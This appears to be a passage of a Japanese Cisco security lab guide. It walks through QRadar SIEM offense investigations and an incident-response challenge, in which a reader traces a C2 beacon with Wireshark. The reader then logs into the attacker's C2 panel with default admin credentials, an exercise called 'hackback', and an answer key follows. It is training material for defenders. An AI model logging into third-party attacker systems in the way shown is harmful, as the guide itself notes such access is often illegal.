
22. このイベントに関連付けられている攻撃の概要が表示されます。いずれかの攻撃をクリックすると、[最新の攻撃(Most Recent Offenses)] ウィジェットの調査で取得したと同様の詳細情報が表示されます。

Id	Description	Offense Type	Offense Source	Magnitude	Source IPs
3	Samba Exploit preceded by SERVER-WEBAPP Java XML descri...	Source IP	198.19.10.3		198.19.10.3
6	SERVER-APACHE Apache Struts remote code execution attemp...	Source IP	198.18.133.6		198.18.133.6

23. [ダッシュボード(Dashboard)] タブをクリックして、ダッシュボードに戻ります。[ダッシュボードの表示(Show Dashboard)] ドロップダウンをクリックし、[脆弱性管理(Vulnerability Management)] ダッシュボードを選択します。



24. 最も脆弱なシステムに対するエクスプロイトを示したダッシュボードが表示されます。ここに表示されているのは、システムを中心とする視点からとらえたイベント情報です。このような情報は、[アセット(Assets)] タブでも表示されていました。明らかに脆弱なこのシステムに対して、すぐにも何らかの対応をとる必要があります。



これ以外の方法でも、QRadar を使用してこのエクスプロイト動作を特定できます。ご覧のように、イベント データは非常に明快であり、攻撃を受けているシステムや、使用された攻撃のタイプ、および攻撃が成功した理由(つまり、攻撃ターゲットの現在の脆弱度)を容易に追跡できます。では次に、内部脅威の動作に移ります。

侵害されたラップトップを調査する

最後の調査では、ISE によって自動修復されたイベントを確認していきます。侵害/感染されたラップトップを持つユーザが HackMDs ネットワークにアクセスし、そのラップトップからポート スキャンが開始され、悪意のあるソフトウェアをダウンロードしようとしています。Firepower はこの動作を確認し、このラップトップをネットワークから削除する必要があることを PxGrid を使用して ISE に通知します。この状況を QRadar の観点から見てみましょう。

25. HackMDS SOC View ダッシュボードに戻ります。

26. [上位カテゴリタイプ (Top Category Types)] の下に [コンピュータアカウント変更 (Computer Account Changed)] 攻撃が表示されています。クリックして詳細を取得しましょう。

Top Category Types	
Category	Offenses
Computer Account Changed	2
Remote Code Execution	2
Misc Exploit	2
Firewall Deny	1
Network Sweep	1


27. [過剰なファイアウォール拒否 (Excessive Firewall Denies)] が表示されています、これは、そのユーザがネットワークに接続するのを Firepower が拒否したことを示します。この場合のユーザは dhowser です。この行をクリックして詳細を取得しましょう。

Current Search Parameters:							
Low Level Category is Computer Account Changed	(Clear Filter), Exclude Hidden Offenses (Clear Filter), Exclude Closed Offenses (Clear Filter)						
Id	Description	Offense Type	Offense Source	Magnitude	Source IPs	Destination IPs	Users
7	Excessive Firewall Denies Across Multiple Hosts From A Local ...	Source IP	198.19.40.51	5	198.19.40.51	Multiple (282)	dhowser
1	Exploit Followed by Suspicious Host Activity - Chained containin...	Source IP	198.19.30.100	5	198.19.30.100	Multiple (2)	Multiple (2)

28. このユーザが VPN 経由で接続していることがわかります。ファイアウォールが、ユーザの動作に基づいて ISE にコールアウトすることで、このユーザを拒否した理由もわかります。[ダッシュボード (Dashboard)] タブをクリックしてメインのダッシュボードに戻ります。

Offense 7								
Magnitude	5	Status	Relevance	5	Severity	7	Credibility	4
Description	Excessive Firewall Denies Across Multiple Hosts From A Local Host preceded by Exploit Followed by Suspicious Host Activity - Chained containing Flow Denied	Offense Type	Source IP					
Source IP(s)	198.19.40.51 (CONTRACTOR)	Event/Flow count	1,811 events and 0 flows in 4 categories					
Destination IP(s)	Local (254) Remote (28)	Start	Oct 2, 2018, 11:00:32 AM					
Network(s)	Multiple (5)	Duration	3d 1h 15m 37s					
		Assigned to	Unassigned					
Offense Source Summary								
IP	198.19.40.51	Location	VPN Addresses Space VPN Addresses Space					
Magnitude	5	Vulnerabilities	131					
Username	dhowser	MAC Address	00:05:9A:3C:7A:00					
Host Name	CONTRACTOR							
Asset Name	CONTRACTOR	Weight	0					
Offenses	1	Events/Flows	1,811					

29. HackMDS SOC View ダッシュボードの別のウィジェットをしてみると、198.19.40.51 アドレスからトリガーされたアラームがほかにもあることがわかります。[ポートスキャン (Port Scanning)] ウィジェットには、このシステムからのポート スキャン動作が表示されています。[送信元 IP 別の攻撃 (Offenses by Source IP)] にも表示されています。このウィジェットの詳細を確認し、198.19.40.51 によるアラームについての詳細情報を把握しましょう。



30. アドレス 198.19.40.51 に関連するアラームが複数表示されています。クリックすると詳細が表示されます。



Source IP	CRE Name (custom) (Unique Count)	Event Name (Unique Count)	Low Level Category (Unique Count)	Destination IP (Unique Count)	Destination Port (Unique Count)	Username (Unique Count)	Magnitude (Maximum)
198.19.30.100	Exploit Followed by...	Exploit Followed by Suspicious Host Activity - Chained	Misc Exploit	198.19.10.5	0	nurse	8
198.19.40.51	Multiple (2)	Multiple (2)	Multiple (2)	Multiple (3)	Multiple (3)	Multiple (2)	9
2.10.10.30	DDoS Attack Detected	DDoS Attack Detected	Misc DoS	0.0.0.0	0	None	3
5.10.10.30	DDoS Attack Detected	DDoS Attack Detected	Misc DoS	0.0.0.0	0	None	3
4.10.10.30	DDoS Attack Detected	DDoS Attack Detected	Misc DoS	0.0.0.0	0	None	3
7.10.10.30	DDoS Attack Detected	DDoS Attack Detected	Misc DoS	0.0.0.0	0	None	3
6.10.10.30	DDoS Attack Detected	DDoS Attack Detected	Misc DoS	0.0.0.0	0	None	3

31. 下方向にスクロールしていくと、Firepower によって確認された悪意ある動作に基づいて、このユーザが多くの問題を引き起こしていることがわかります。そのような動作には、[不審なホストアクティビティにつながるエクスプロイト (Exploit followed by Suspicious Host Activity)] として表されるマルウェアのダウンロードや、[ネットワークスイープ (Network Sweep)] と分類されるポート スキャンなどが含まれています。Cisco ISE もすでに対処を始めていますが、すぐにでもこのユーザと話をすべきでしょう。

	Event Name	Log Source	Event Count	Time	Low Level Category
	Exploit Followed by Suspicious Host Activity - Chained	Custom Rule Engine-8 :: qr...	1	Oct 5, 2018, 12:16:1...	Misc Exploit
	Exploit Followed by Suspicious Host Activity - Chained	Custom Rule Engine-8 :: qr...	1	Oct 5, 2018, 12:08:3...	Misc Exploit
	Excessive Firewall Denies Across Multiple Hosts From A Loc...	Custom Rule Engine-8 :: qr...	1	Oct 5, 2018, 12:06:3...	Network Sweep
	Exploit Followed by Suspicious Host Activity - Chained	Custom Rule Engine-8 :: qr...	1	Oct 5, 2018, 10:24:2...	Misc Exploit
	Excessive Firewall Denies Across Multiple Hosts From A Loc...	Custom Rule Engine-8 :: qr...	1	Oct 5, 2018, 10:16:4...	Network Sweep

これ以外にも、QRadar を使用して上記の行為などの悪意あるアクティビティを検出する方法が数多くあるでしょう。ネイティブ検索やダッシュボードでも、[アセット (Assets)] タブで検出された脆弱性データを使用して、SOC をこれらのイベントやデスクトップ サポート チームにつなぐことのできる詳細情報が得られます。QRadar ダッシュボードを自由に試して、この素晴らしいセキュリティ イベント/情報管理製品の詳細を確認してください。

シナリオ 8: Cyber Threat Response チャレンジ

Cyber Threat Response クリニックは、実際の攻撃/防御シナリオを通じて、多様なセキュリティ概念の重要性を示すことを目標にしています。これは、どのようなレベルのスキルと経験を持つ人にとっても有益な環境を構築しようとするものです。これまでのすべてのシナリオでは、スクリプトに従って、攻撃と防御の両方の演習について、手順を詳細に示しました。ここではさらに、異なるスクリプトを持つシナリオを 1 つ含めることにしました。このシナリオでは、最近発生した攻撃に関する特定の質問に解答するために、自分で手順を考え出すことが目標になります。インシデント対応の課題として取り組んでください。



結果

このシナリオの最後に、最近の攻撃に対するインシデント対応を行うことで、Cyber Threat Response チャレンジに取り組めます。このチャレンジでは、Windows システムを調査します。この Windows システムは、コマンド アンド コントロール (C2) サーバとの通信を利用した何らかのマルウェアに感染している可能性が通知されています。また Wireshark を実行して、IT システムと外部環境との間のパケットレベルのトラフィックを確認します。最後に、問題が検出された C2 システムにアクセスして機能を調査します。このラボで示した高度な概念など、その他の事項については、正式なインシデント対応レポートを通じて上位のチームにエスカレーションする必要があります。このラボの目標は、エスカレーションせずに状況を単独で処理することです。

ラボ リソース

侵害された可能性があるシステム: Windows 7 ワークステーション (「IT ワークステーション」)

潜在的な攻撃者リソース: 不明な部外者

注: 実行する手順の多くで、多くの手作業と、調査を開始する場所についての知識が必要になります。Cisco Firepower、AMP、Stealthwatch などのツールでは、この種の悪意のある行動をすばやく特定し、さらに自動的に修復します。修復は、ファイルレベルで Cisco AMP から行うことも、CTR シナリオで示したネットワーク隔離アプローチで Cisco ISE を使用して行うこともできます。

CTR チャレンジ

このシナリオでは、あなたは、深夜時間帯の Tier 1 のサイバー防御アナリストとして、通常の深夜シフトで業務を行っています。多数の異常なアラームがあったことから、「IT」ワークステーションが感染している可能性があるかと連絡がありました。その IT ワークステーションが本当に感染しているかどうかを判断し、フォレンジック調査を行って、正式なインシデントとして記録される前に、マネージャや上位階層の質問に答えなければなりません。上位の階層にエスカレーションすることなくインシデントに対処できれば、特別報酬、評価、将来的なキャリア アップなどのメリットも得られます。

この課題は 2 つの部分で構成されています。第 1 部では、Wireshark を使用して該当するシステムとの通信を調査し、システムに何が起きているかを判定します。コマンドライン ターミナルを開くなどの多数の基本機能が、このシステムの感染によって無効になっています。大変です。

この課題の第 2 部では、承認されたインシデント対応を単独で行います。この場合、このインシデントに関連している限り、特定したどのような悪意のあるソースにもアクセスすることができます。多くの場合、ハックバックは違法であることを知っておいてください。この課題では、調査中に検出した内容に応じて、悪意のあるソースを調査する権限が得られます。

調査が完了したら、発生した事象に関する概要を記述します。解答は質問セクションの後にあります。解答を見ないですべての質問に答えられるかどうか、試してみてください。これは自主管理で行う課題です。誠実に取り組んでください。質問に解答するための戦術は、さまざまな方法で実現することができます。いくつかの方法は、自分で解答を試みたり、作業後に解答を参照したりすると、非常に明快になります。攻撃はすでに発生し、まだ続いている可能性があるため、Wireshark を使用することを推奨します。

ぜひ前向きに取り組んでください。



注: 現実のインシデント対応計画は、サポート レベルや構造に違いがあります。時間やリソースを節約するために、企業は必ずしもすべてのイベントにインシデント対応リソースを投入していないということが重要です。正式な対応は、インシデントの影響が大きく、組織にリスクをもたらすと判断された場合に限られます。最初の課題は、インシデントとして記録される前に、それが本物の脅威であることを確認することであるため、それほど困難なことではありません。

重要な点は、感染されたと思われるシステムをワイプしてしまうことは、ベスト プラクティスではないということです。そうするとフォレンジック上の証拠がすべて消去され、インシデントの原因を突き止めることが不可能になります。

IT サーバのユーザ名は **admin**、パスワードは **C1sco12345** です。

CTR チャレンジの問題

HackMDs SOC では、正式なインシデント対応を文書化する前に、次の質問に答える必要があります。文書化されたインシデントは、HackMDs のフォレンジック ユニットによる正式なアラートおよび対応プログラムに従います。このサービスには非常にコストがかかるため、HackMDs のサイバー防御に対する現実の侵害に対してのみ使用すべきです。ここでは、フォレンジック ユニットに通知せずに、自分の限られた能力を駆使して状況に対応することが目標です。ご健闘をお祈りします。


パート 1: 設定

あなたは、このシステムの機能が、感染によって制限されていることに気づきます。幸いにも Wireshark は正常に機能しているようです。Wireshark を開くと、アクティブなインターフェイスは 1 つだけでした。Wireshark を 1 ~ 3 分間実行してから、キャプチャを停止し、何を検出できるかを確認します。外部ネットワーク(198.18.133.0/24)からこのワークステーションへの通信をメモします。Wireshark フィルタが役に立ちます (<https://firstdigest.com/2009/05/wiresharks-most-useful-display-filters/>)。


1. デスクトップ上のアイコンを使用して、Wireshark を開きます。



2. [キャプチャ(Capture)] をクリックして [オプション(Options)] を選択します。



3. 次にアクティブなインターフェイスを選択し、[ローカルエリア接続(Local Area Connection)] をクリックして [開始(Start)] を選択します。



4. トラフィックがキャプチャされるまで 3 ~ 5 分間待ちます。赤色の四角をクリックしてキャプチャを停止します。

パート 1: 質問

1. 感染したシステムの IP アドレスと通信している攻撃者
2. 開いている TCP/UDP ポート
3. コマンド アンド コントロール (C2) アラームは誤検出だと判断しますか。また、それはなぜですか。
4. アラームが正しい場合、C2 の IP アドレスは何ですか。
5. C2 からはどのようなタイプの通信が行われていますか。
6. 攻撃者の IP アドレスは何ですか。
7. インストールされたクライアントが HackMDs ネットワークから通信している可能性はありますか。
8. 侵害された可能性がある IT ワークステーションはどこに通信できますか。
9. 悪意のある Web サイト/C2 (存在する場合) の DNS 名は何ですか。

パート 2: ハックバック

優れた仕事には見返りがあります。あなたが特定した C2 のことを聞いたリサーチコミュニティの同僚が、C2 の GUI にアクセスする方法を知っています。あなたのチーム リーダーが、脅威インテリジェンスに基づき、この攻撃に関する Web ロケーション(198.18.133.5/shop/main.php)を提供してくれました。ユーザー名とパスワードはいずれも **admin** です。さらに広く調査を進めることに決めました。C2 サーバに関する次の質問に解答してください。

注: 現実の世界ではハックバックは違法であることが多いため、攻撃者の C2 システムにログインを試みると、違法になる可能性があります。この例は、C2 システムがどのようなものかを説明する目的でのみ示したものです。

1. この攻撃者によって、どれだけの数のターゲットが感染しましたか。
2. このソースによって最後に実行され、成功した攻撃は何でしたか。
3. どれだけの数の攻撃/タスクが失敗しましたか。
4. ノック間隔とは何ですか。
5. 感染のバージョン番号は何ですか。
6. 感染ファイルが実行された後、どこにコピーされましたか。またその名前は何ですか。

完了するかあきらめて解答を見るまで、ここで止まってください。

攻撃の概要

ここで、CTR チャレンジに解答するために利用できる方法の 1 つを示します。他にも多くの方法で同様の結果が得られます。


ポータルへのアクセス: ユーザ名: admin | パスワード: admin

C2 の場所: 198.18.133.5

攻撃の詳細: /var/www/html/shop | C++/ASM で記述 | Ring3 Rootkit | 通信ストリーム RC4 - Base64

パート 1: IT ワークステーションの解答

1. まず、外部ネットワークから IP アドレスを取得します。ip.addr == 198.18.133.0/24 コマンドを使用して、ネットワークのフィルタリングを行うことができます。



2. 198.18.133.5 と 198.19.30.102 には大量のトラフィックが送信されています。両方のアドレスに対して Web ブラウザを開くと、198.18.133.5 では apache システムが表示されます。



3. この通信の送信元はネットワーク内部にあるため、感染したシステムの IP アドレスを特定できます。

The screenshot shows the Wireshark interface with the filter 'ip.addr == 198.18.133.0/24' applied. The packet list pane shows several packets, with the first one (No. 619) highlighted in blue. The source and destination IP addresses for this packet are 198.19.30.102 and 198.18.133.5, respectively, and these cells are highlighted with a red box.

No.	Time	Source	Destination
619	6.801985	198.19.30.102	198.18.133.5
620	6.824782	198.18.133.5	198.19.30.102
621	6.824857	198.19.30.102	198.18.133.5
622	6.824979	198.19.30.102	198.18.133.5
623	6.825071	198.19.30.102	198.18.133.5

4. スクロールして通信をクリックすると、使用されているポートやプロトコルなどの詳細が表示されます。

```
Wireshark · Packet 619 · wireshark_07089B5D-0DC8-4906-8C77-D2B349F80314_20180218120211_a01732
+ Frame 619: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
+ Ethernet II, Src: Vmware_ac:73:a2 (00:50:56:ac:73:a2), Dst: Vmware_b8:77:31 (00:50:56:b8:77:31)
+ Internet Protocol Version 4, Src: 198.19.30.102, Dst: 198.18.133.5
+ Transmission Control Protocol, Src Port: 3189, Dst Port: 80, Seq: 0, Len: 0
```

5. この通信の詳細について調べると、気になる点が見つかります。たとえば /shop/order.php に対する 339 POST があります。

1462	154.552573	198.19.30.102	198.18.133.5	TCP	1434	18356 → 80 [ACK] Seq=193436 Ack=1 Win=66240 Len=1380 [TCP segment of a ...]
1463	154.552636	198.19.30.102	198.18.133.5	TCP	1434	18356 → 80 [ACK] Seq=194816 Ack=1 Win=66240 Len=1380 [TCP segment of a ...]
1464	154.552637	198.19.30.102	198.18.133.5	TCP	1434	18356 → 80 [ACK] Seq=196196 Ack=1 Win=66240 Len=1380 [TCP segment of a ...]
1465	154.552655	198.19.30.102	198.18.133.5	HTTP	339	POST /shop/order.php HTTP/1.1 (application/x-www-form-urlencoded)
1485	154.909655	198.19.30.102	198.18.133.5	TCP	54	18356 → 80 [ACK] Seq=197861 Ack=185 Win=66056 Len=0
1487	154.931422	198.19.30.102	198.18.133.5	TCP	66	[TCP Dup ACK 1485#1] 18356 → 80 [ACK] Seq=197861 Ack=185 Win=66056 Len=0
1272	154.457393	198.18.133.5	198.19.30.102	TCP	66	80 → 18356 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1380 SACK_PERM=1 ...
1276	154.471586	198.18.133.5	198.19.30.102	TCP	60	80 → 18356 [ACK] Seq=1 Ack=236 Win=30336 Len=0
1278	154.471756	198.18.133.5	198.19.30.102	TCP	60	80 → 18356 [ACK] Seq=1 Ack=1616 Win=33280 Len=0


6. これをダブルクリックすると、さらに詳細な情報が表示されます。ホストが www.sportsfans.atk/r/n であることに注目してください。Web サイトが存在し、そこと通信しているようです。C2 にビーコンを発信するボットが、デスクトップにインストールされていると考えられます。

```
Wireshark · Packet 1465 · wireshark_07089B5D-0DC8-4906-8C77-D2B349F80314_20180114223548_a01628
Content-Type: application/x-www-form-urlencoded\r\n
User-Agent: Mozilla/5.0 (X11; Linux i586; rv:31.0) Gecko/20100101 Firefox/31.0\r\n
Content-Length: 197625
Host: www.sportsfans.atk\r\n
\r\n
[Full request URI: http://www.sportsfans.atk/shop/order.php]
[HTTP request 1/2]
[Response in frame: 1484]
File Data: 197625 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
```

7. Web サイト(www.sportsfans.atk)にアクセスしようとする、Ubuntu サーバを示す IP アドレスと同じ結果が得られます。




8. 見つかった完全な URL にアクセスを試みると、無効なページに接続されます。感染した IT システムはこの方法で C2 と通信していると考えられます。



パート 2: C2 ハックバックの解答

1. ブラウザを開いて www.sportfans.atk/shop/main.php に移動し、ユーザ名とパスワードに「admin」を使用してログインします。キャプチャには正確に入力します。



2. ダッシュボードで、各質問に対する答えを見つけることができます。感染したターゲットの数から確認してみましょう。上部に、感染しているのは 1 台のクライアントだけと表示されています。下部では、感染したクライアントのバージョン番号やその他の詳細も確認できます。

Statistics

Total Clients:	1
Clients Online:	1
Clients Offline:	0
Clients Dead:	0
Clients online (Past 3h):	1
Clients online (Past 24h):	1
Clients online (Past 3days):	1
Clients online (Past 7days):	1
New Clients (Past 24h):	0
New Clients (Past 3days):	0
Admin Rights:	100 %
Antivirus Product:	0 %
NET Framework:	100 %
Java VM:	100 %


TOP 5 countries

100%

Number of clients per page: 50 | Sorting: Status | Order: Ascending | Set Options

Client ID	Version	IP Address	Location	O.S / Architecture	Antivirus	Installation Date	Last Seen	Status
8DCF0F2DA1039F09C7881737D3FFCB1E	1.1.0.1	198.19.30.102	US	Windows 7 SP 1 / 64-bit	-	08-01-2018 2:36 PM	15-01-2018 10:41 PM	Online


3. このソースによって最後に実行され、成功した攻撃は何でしたか。上部の [タスク(Tasks)] をクリックすると、実行された攻撃を示すリストが表示されます。3 番目の列には、最後のアイテムが失敗していない、つまり成功したことが示されています。わかりやすいとは言えませんが、このシステムはそのように記述されています。



The screenshot shows the Gaudox HTTP interface with a navigation bar containing 'Clients', 'Tasks', and 'Settings'. Below the navigation bar is a 'Statistics' box and a table of tasks. The 'netcap' task is highlighted with an orange arrow.

Name	Type	Sent / Executed / Failed / Max	Creation Date	Expiration Date	Status	Options
putty01	Download And Execute	1 / 1 / 6 / 9999	08-01-2018 4:10 PM	13-01-2018 4:10 PM	Expired	Details
bitvise	Download And Execute	1 / 0 / 6 / 9999	08-01-2018 4:13 PM	13-01-2018 4:13 PM	Expired	Details
winscp	Download And Execute	1 / 0 / 5 / 9999	08-01-2018 4:15 PM	13-01-2018 4:15 PM	Expired	Details
bitvise-server	Download And Execute	1 / 0 / 4 / 9999	08-01-2018 5:22 PM	13-01-2018 5:22 PM	Expired	Details
cuteftp-http	Download And Execute	1 / 1 / 2 / 9999	11-01-2018 1:00 PM	16-01-2018 1:00 PM	Suspended	Details
nmap2	Download And Execute	1 / 1 / 2 / 9999	11-01-2018 1:27 PM	16-01-2018 1:27 PM	Suspended	Details
netcap	Download And Execute	1 / 1 / 0 / 9999	11-01-2018 1:45 PM	16-01-2018 1:45 PM	Suspended	Details

4. 7 つのタスクが実行されているので、6 つが失敗したことになります。
5. 次に、このビーコンが侵害したシステムに送信された頻度、つまりノック間隔を確認します。[設定 (Settings)] をクリックすると、5 に設定されていることがわかります。



The screenshot shows the 'Settings' page of the Gaudox HTTP interface. The 'Knock Interval (Minutes)' is set to 5, and 'Days before bot is marked dead' is set to 15. There are also fields for 'Current Password', 'New Password', and 'Confirm Password'.

6. 最後に、感染したファイルがインストールされた場所を確認し、名前を突き止める必要があります。感染したクライアントの横の [詳細 (Details)] をクリックし、下にスクロールすると、感染に関する詳細を確認できます。



The screenshot shows the client list in the Gaudox HTTP interface. The client with ID 8DCFF0F2DA1039F09C7881737D3FFCB1E is highlighted, and an orange arrow points to the 'Details' link.

Client ID	Version	IP Address	Location	O.S / Architecture	Antivirus	Installation Date	Last Seen	Status	Options
8DCFF0F2DA1039F09C7881737D3FFCB1E	1.1.0.1	198.19.30.102	US	Windows 7 SP 1 / 64-bit	-	08-01-2018 2:36 PM	16-01-2018 6:12 PM	Online	Details

Number of clients per page: 50 | Sorting: Status | Order: Ascending | [Set Options](#)

[Create new task for this client](#)

7. 下にスクロールすると、侵害されたシステムのあらゆる詳細情報が表示されます。これには、インストールされたファイルやインストールされた場所も含まれます。

Client ID: 8DCF0F2DA1039F09C7881737D3FFCB1E	Version: 1.1.0.1	Has Admin Rights: Yes
IP Address: 198.19.30.102	Location: US	
Installation Date: 08-01-2018 2:36 PM	Last Seen: 16-01-2018 6:12 PM	
File Path: C:\Users\Administrator\AppData\Roaming\5Dec04mlF2f69EnSaa5ivQ40staF.exe		
